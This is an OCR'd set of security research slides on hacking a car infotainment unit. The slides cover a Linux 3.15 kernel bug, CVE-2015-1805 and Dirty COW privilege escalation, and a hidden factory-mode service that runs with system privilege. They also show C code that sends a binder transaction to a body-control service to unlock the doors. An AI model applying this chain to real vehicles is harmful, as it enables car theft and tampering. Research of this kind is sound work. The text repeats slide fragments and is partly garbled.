
```
static int iov_fault_in_pages_write(struct iovec *iov,
unsigned long len)
{
  while (!iov->iov_len)
    iov++;
  while (len > 0) {
    unsigned long this_len;
    this_len = min_t(unsigned long, len, iov->iov_len);
    if (fault_in_pages_writeable(iov->iov_base,
this_len))
      break;
    len -= this_len;
    iov++;
  }
  return len;
}
```

- If error, redo copy to iov
- iov[index] is changed, but chars are not
- An overflow
- Bypass the writeable check with TOCTOU

The very ancient kernel

- Linux v3.15, affected by many vulnerabilities
- The bad news is, we do not have kernel offset to exploit these vulns.
- CVE-2015-1805
  - Pipe read and pipe write overrun
  - kernel offset needed (we cannot launch it because we do not have kernel access)
- Dirty Cow works!   -> Arbitrary file write
  - From Arbitrary Write to ROOT?
  - Filesystem is read-only, apps, binaries, and configurations can be modified just temporarily and will get back into what it was after reboot

The LPE pivoting



pipe_read → kernel offset → ROOT

We have a kernel arbitrary write

We don’t have a kernel offset to locate the write target

So we cannot ROOT it


DirtyCOW → Executable → ROOT

We have a file arbitrary write

We cannot execute arbitrary file as we can only execute those put on the IVI screen

So we cannot ROOT it

The LPE pivoting



DirtyCOW → Executable → ROOT


We have a file arbitrary write

We cannot execute arbitrary file as we can only execute those on the IVI screen

So we cannot ROOT it


- A low-priv shell cannot execute/create/RW any high-priv file
- We can only touch to execute programs
- APPs running on low-priv
- Default binary programs are executed at bootup, but RO filesystem

The LPE pivoting



We **cannot** execute arbitrary file as we can only execute those on the IVI screen **?**

HIDDEN FUNCTIONS in Factory Mode!!



☑ console服务

☑ 抓取日志

☐ 抓取modem log

☐ 导航log开关

清除日志


立即重启

拷贝ACC LCC数据到U盘


拷贝Android Log,Modem Log到U盘

拷贝Android Log到U盘

The LPE pivoting



DirtyCOW → Executable → ROOT



☑ console服务

☑ 抓取日志

□ 抓取modem log

□ 导航log开关

清除日志

立即重启


拷贝ACC LCC数据到U盘


拷贝Android Log,Modem Log到U盘

拷贝Android Log到U盘

Log is running with system privilege !!

The LPE pivoting





☑ console服务


☑ 抓取日志

□ 抓取modem log

□ 导航log开关

Log is running with system privilege !!

The LPE pivoting



We have a kernel arbitrary write


So we cannot ROOT it

We have a file arbitrary write

We cannot execute arbitrary file as we can only execute those put on the IVI screen

So we cannot ROOT it

The LPE pivoting




We have a kernel arbitrary write

We have a file arbitrary write

We cannot execute arbitrary file as we can only execute those put on the IVI screen


So we cannot ROOT it

Remote Exploit Chain




Car control

The program logic in BCM Manager



```
int _lockOff()
{
    sp<IBinder> binder = defaultServiceManager()->checkService(String16("carbcmservice"));
    Parcel data, reply;
    int replyInt = 0;
    status_t ret = 0;
    data.writeInterfaceToken(String16("android.car.hardware.bcm.ICarBcm"));
    ret = data.write((void *)lockOff, SIZE_24*sizeof(unsigned char));
    if(ret != NO_ERROR)
        perror("trans failed!!");
    binder->transact(1, data, &reply, 0);
    do {
        replyInt = reply.readInt32();
    } while (replyInt);
    return 0;
}
```



```
lockOff[SIZE_24] = {0x01,0x00,0x00,0x00,0x0a,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x08,0x99,0x84,0x80,0x80,
```

Demo

PART 04

Second Blood

Almost every connected mobile application uses HTTPS for communication. HTTPS connections are considered secure because they have the following three characteristics:

•**Confidentiality:** The TLS protocol encrypts data, meaning a man-in-the-middle cannot directly read the content.

